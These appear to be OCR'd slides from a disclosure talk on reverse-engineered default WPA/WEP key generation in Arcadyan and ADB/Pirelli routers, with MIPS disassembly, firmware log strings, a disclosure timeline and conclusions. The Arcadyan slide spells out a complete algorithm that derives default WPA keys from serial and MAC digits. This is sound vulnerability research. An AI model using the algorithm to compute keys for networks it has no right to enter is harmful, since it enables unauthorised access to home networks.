var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1, a[redacted]02x0  # "[redacted]-[redacted]%02x:%02x:%02x:%02x:%02x:%02"...
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
```

md5(model+ISP+ Serial Number)

Arcadyan update log

```
##![E-BOOTPARAM-WRITE] User settings are not stored!!
###[BUILD-WEP] (Z1 Z2 Z3): %1X%1X%1X
##[BUILD-WEP] (x[1] XOR z[2])=(%1X XOR %1X)=%1X
##[BUILD-WEP] (y[2] XOR y[3]) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (x[3]  XOR y[1]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (x[2]  XOR z[3]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (w[0] w[1] w[2] w[3]): %1X%1X%1X%1X
####%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X#[BUILD-WEP]: Key:%s
####[BUILD-WEP] K1,2:[%1X,%1X]
#[BUILD-WEP] (K1 XOR S10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S9) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S8) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (X1 X2 X3): %1X%1X%1X
##[BUILD-WEP] (K2 XOR M10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M11)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M12)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (Y1 Y2 Y3): %1X%1X%1X
##[BUILD-WEP] (M11 XOR S10)=(%1X XOR %1X)=%1X
####Boot Parameters NOT found !!!
##Bootcode version: %s
###Serial number: %s
##Hardware version: %s
###%02X%02X%02X%02X%02X%02X####strWlanMacAddr:%s
##WLAN%c%c%c%c%c%c####[BUILD-WEP] S6,7,8,9,10:[%1X,%1X,%1X,%1X,%1X]
##[BUILD-WEP] M7,8,9,10,11,12:[%1X,%1X,%1X,%1X,%1X,%1X]
##!!! Invalid wireless channel range %d ~ %d
#!!! Use default value %d ~ %d
##default route: %d.%d.%d.%d
#ifno:%d  enableOS:%d enableWEP:%d enableSSN:%d
#!!No configuration file present!!
##!!Cleanup configuration in flash memory!!
##%s> flash version:[%s], [%d.%d.%d]
#etcpip_init_config##Jan 18 2008#16:39:45####Set flash memory layout to #BRN-BOOT#
##01234567####[BUILD-WEP] (M12 XOR S9) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (K1  XOR K2) =(%1X XOR %1X)=%1X
####!![E-CFG-VER] Reconfiguration required!!
```

Arcadyan. WPA key generation

We broke this just bruteforcing similar Arcadyan algorithms [2] [3].

Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, .., F]$

$k1 \leftarrow (s7 + s8 + m11 + m12) \ \& \ (0xF)$
$k2 \leftarrow (m9 + m10 + s9 + s10) \ \& \ (0xF)$
$x1 \leftarrow k1 \oplus s10$
$x2 \leftarrow k1 \oplus s9$
$x3 \leftarrow k1 \oplus s8$
$y1 \leftarrow k2 \oplus m10$
$y2 \leftarrow k2 \oplus m11$
$y3 \leftarrow k2 \oplus m12$
$z1 \leftarrow m11 \oplus s10$
$z2 \leftarrow m12 \oplus s9$
$z3 \leftarrow k1 \oplus k2$
$w1 \leftarrow s6$
$w2 \leftarrow k1 \oplus z3$
$w3 \leftarrow k2 \oplus z3$
return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$

[2] `https://www.seguridadwireless.net`
[3] `https://sviehb.wordpress.com`

ADB / Pirelli




Figure: Call flow from generateKey

ADB / Pirelli




Figure: Call flow for createWPAPassphraseFromKey

ADB / Pirelli

```
la      $a1, ssid
la      $v0, createSSIDFromMAC
move    $t9, $v0
jalr    $t9 ; createSSIDFromMAC
nop
lw      $gp, 0xC8+var_B0($fp)
li      $v0, 0x20  # ' '
sw      $v0, 0xC8+var_90($fp)
li      $v0, 0xB
sw      $v0, 0xC8+var_90($fp)
addiu   $v0, $fp, 0xC8+var_90
la      $a0, key
move    $a1, $v0
lw      $a2, 0xC8+arg_0($fp)
la      $v0, 0xA0000
addiu   $a3, $v0, (a1236790 - 0xA0000)  # "1236790"
la      $v0, generateKey
move    $t9, $v0
jalr    $t9 ; generateKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $a0, $v0, (aGeneratekey - 0xA0000)  # "generateKey"
la      $v0, puts
move    $t9, $v0
jalr    $t9 ; puts
nop
lw      $gp, 0xC8+var_B0($fp)
lw      $v0, 0xC8+var_90($fp)
la      $a0, passphrase
la      $a1, key
move    $a2, $v0
la      $v0, createWPAPassphraseFromKey
move    $t9, $v0
jalr    $t9 ; createWPAPassphraseFromKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $v0, (aPassphraseSIdx - 0xA0000)  # "PassPhrase=%s ,idx=%d\n"
move    $a0, $v0
la      $a1, passphrase
lw      $a2, 0xC8+arg_0($fp)
```

Figure: Dissasembly of wlWriteMdmDefault

ADB / Pirelli




Figure: Dissasembly of generateKey-from-mac

ADB / Pirelli




Figure: Secret data found out in the library

Timeline

Responsible disclosure

1. 2014-12-20 Communication with NCSC [a]
2. 2015-01-?? Radboud Nijmegen & NCSC contact with ISPs
3. 2015-02-01 Dutch ISPs are aware about the vulnerabilities
4. 2015-04-02 1st meeting with ISPs. Presentation
5. 2015-04-29 2nd meeting with ISPs. Presentation
6. 2015-08-04 Talk at Bsides Las Vegas-PasswordsCON
7. 2015-08-11 Full disclosure at USENIX WOOT'15

[a] https://www.ncsc.nl/english

Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images

Questions and answers

riscure

Challenge your security

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